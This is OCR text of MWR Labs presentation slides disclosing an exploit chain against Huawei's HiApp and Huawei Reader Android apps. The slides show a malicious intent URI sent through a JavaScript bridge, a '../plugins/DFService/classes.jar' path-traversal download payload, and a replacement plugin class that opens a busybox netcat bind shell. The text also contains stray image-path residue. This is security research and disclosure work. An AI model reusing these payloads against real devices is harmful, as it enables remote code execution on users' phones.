HiSpaceObject(this.mContext, ((JsCallBackOjbect)this),
this.webview), "HiSpaceObject");
```

# HiApp - JavaScript Bridge (CVE-2018-7932)

```
@JavascriptInterface public void launchApp(String arg7, String
arg8)
{
    URISyntaxException v1_1;
    v0_1 = Intent.parseUri(arg8, 0);
..
    try { v0_1.setPackage(arg7); }

    this.mActivity.startActivity(v0_1);
}
```

# android-app URI Schema

MWR LABS

http://androidxref.com/8.0.0_r4/xref/frameworks/base/core/java/android/content/Intent.java

android-app://{package_id}[/{scheme}[/{host}[/{path}]]][#Intent;{...}]

android-app://com.example.app/#Intent;action=com.example.MY_ACTION;i.some_int=100;S.some_str=hello;end

Action: com.example.MY_ACTION

Package: com.example.app

Extras: some_int=(int)100 some_str=(String)hello

# HiApp - stage2.html (CVE-2018-7932)


MWR LABS

```
var pkg = "com.huawei.hwireader";
var uri =
"androidapp://http/www.google.co.uk/#Intent;component=com.h
uawei.hwireader/com.zhangyue.iReader.online.ui.ActivityWeb;a
ction=com.huawei.hwireader.SHOW_DETAIL;S.url=http://192
.168.137.1:8000/stage3.html;end";

window.HiSpaceObject.launchApp(pkg,uri);
```

# Stage 2


MWR LABS

# Huawei Reader Application



# Huawei Reader – Input Validation (CVE-2017-15308)

MWR LABS

```
protected void onCreate(Bundle arg8) {
    CharSequence v0_1;
    String v0;
    CharSequence v1 = null;
    super.onCreate(arg8);
    Intent v2 = this.getIntent();
    if(v2 != null) { Uri v3 = v2.getData();
    if(v3 != null) { v0 = v3.getScheme();
} else { v0_1 = v1; }

v0 = v2.getStringExtra("url");
if(TextUtils.isEmpty(((CharSequence)v0))) { goto label_51; }
this.loadRefreshUrl(v0); }
```

# Huawei Reader – Input Validation (CVE-2017-15308)

MWR LABS

```
@JavascriptInterface public void do_command(String arg9) {
    String v4 = ((JSONObject)v2_3).getString("Action");
LOG.I("js", "actionName:" + v4);

    JSONObject v5 =
((JSONObject)v2_3).getJSONObject("Data");
    if(v4.equalsIgnoreCase("onlineReader")) {
        JSProtocol.mJSBookProtocol.online(v5); return;
    }

    if(v4.equalsIgnoreCase("readNow")) {
        JSProtocol.mJSBookProtocol.readNow(v5); return;
    }
}
```

# Huawei Reader – Arbitrary Write / Directory Traversal (CVE-2017-15309)

MWR LABS

```
public void originalDownload(JSONObject arg19, boolean
arg20, boolean arg21)
{
    v8 = 0;
    v10 = v4;
    v4_1 = 0;

try {
    int v13 = v7.getInt("Type");
    v14 = v7.optInt("Version");
    v15 = v7.optBoolean("getDrmAuth", true);
    v3 = PATH.getBookDir() + v7.getString("FileName");
    v2 = v7.getInt("FileId");
    v6 = v7.getString("DownloadUrl");
}
```

# Huawei Reader – Arbitrary Write / Directory Traversal (CVE-2017-15309)

MWR LABS

```
function download_plugin()
{
	var json =
	'{"Action":"onlineReader","Data":{"Charging":{"FeeType":0,"OrderUrl":"http://192.168.137.1:80
01/aaaaa","Price":"0"},
	"DownloadInfo":{"ChapterId":"1","FeeUnit":10,"Type":"1","FileId":"32532639","FileName":"../plu
gins/DFService/classes.jar",
	"FileSize":10000000,"Ebk3DownloadUrl":"https://s3-ap-northeast
1.amazonaws.com/4aaaaaa9q84q87reertw35wy5/test.zip",
	"DownloadUrl":"https://s3-ap-northeast-
1.amazonaws.com/k4aaaaaaertw35wy5/test.zip","Version":"2"}}}';

	window.ZhangYueJS.do_command(json);
}
```

# Stage 3


MWR LABS

# Huawei Reader – Arbitrary Delete (CVE-2017-15310)

MWR LABS

```
public boolean onChapPack(JSONObject arg10) {
    boolean v0_2;
    try { int v3 = arg10.getInt("StartIndex");
    int v4 = arg10.getInt("EndIndex");
    String v2 = arg10.getString("Price");
    int v1 = arg10.getInt("BookId");
    String v5 = arg10.getString("PayURL");
    String v0_1 = arg10.getString("DownloadURL");
    String v7 = PATH.getBookDir() + arg10.getString("FileName");

    if((FILE.isExist(PATH.getBookNameCheckOpenFail(v7))) &&
    Device.getNetType() != 0xFFFFFFFF) {
        FILE.delete(PATH.getBookCachePathNamePostfix(v7));
        FILE.delete(v7);
}
```

# Huawei Reader – Arbitrary Delete (CVE-2017-15310)

MWR LABS

```
public static String getBookNameCheckOpenFail(String arg2) {
    return PATH.getOpenFailDir() + MD5.getMD5(arg2);
}

public static String getOpenFailDir() {
    return PATH.getWorkDir() + "/books/.openfail/";
}
```

# Huawei Reader – Arbitrary Delete (CVE-2017-15310)

MWR LABS

```
5457bea93d0548a4d84357308df45322 =
../plugins/DFService/classes.jar


/sdcard/HWiReader/books/.openfail/5457bea93d0548a4d8435
7308df45322


/sdcard/HWiReader/books/../plugins/DFService/classes.jar
```

# Huawei Reader – Insecure Plugin Loading

MWR LABS

```
public static Class loadPlug(Context arg4, String arg5, String arg6) throws Exception {
        return new DexClassLoader(arg5, arg4.getApplicationInfo().dataDir, null,
arg4.getClassLoader()).loadClass(arg6);
}
protected final ArrayList P()
{
        if(p.R == null) {
                try { PlatForm v3 = new PlatForm();
                Object v2 = Util.loadPlug(APP.getAppContext(), v3.getPlugDir("DFService")
+
                                "classes.jar",
"com.zhangyue.iReader.Plug.Service.DocFeature").newInstance();
                v2.setPlatform(((IPlatform)v3));
                p.R = ((IPlugDFService)v2);
}
```

# Huawei Reader – Insecure Plugin Loading

MWR LABS


```
function download_plugin() {

document.writeln("++ Downloading replacement classes.jar ++");

// It should be noted that FileId needs to be unique for the download to work correctly... var
json =
'{"Action":"onlineReader","Data":{"Charging":{"FeeType":0,"OrderUrl":"http://192.168.137.1:8001
/aaaaa","Price":"0"},"DownloadInfo":{"ChapterId":"1","FeeUnit":10,"Type":"1","FileId":"' +
PLUGIN_FILE_ID +
'","FileName":"../plugins/DFService/classes.jar","FileSize":10000000,"Ebk3DownloadUrl":"' +
PLUGIN_URI + '","DownloadUrl":"' + PLUGIN_URI + '","Version":"2"}}}';

window.ZhangYueJS.do_command(json); }
```

# Huawei Reader – Payload Creation

MWR LABS

```
package com.zhangyue.iReader.Plug.Service;
import android.util.Log;
public class DocFeature {
    public DocFeature() {
        // com.zhangyue.iReader.Plug.Service.DocFeature
        Log.e("ATTACKER","RUNNING ARBITRARY CODE!");
        String cmd = "/data/data/com.huawei.hwireader/busybox
nc -l -p 5555 -e /data/data/com.huawei.hwireader/busybox sh";
        try {
            Runtime.getRuntime().exec(cmd);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

# Demo




MWR LABS

MWR LABS

# Questions?

# Credits

MWR LABS

- Georgi Geshev / Rob Miller – https://labs.mwrinfosecurity.com/publications/logic-bug-hunting-in-chrome-on-androidnew-blog-post/

# Whitepaper

MWR LABS

- Full whitepaper can be found on the MWR Labs website (https://labs.mwrinfosecurity.com/publications/nhuawew-blog-post/)


MWR
INFOSECURITY
LABS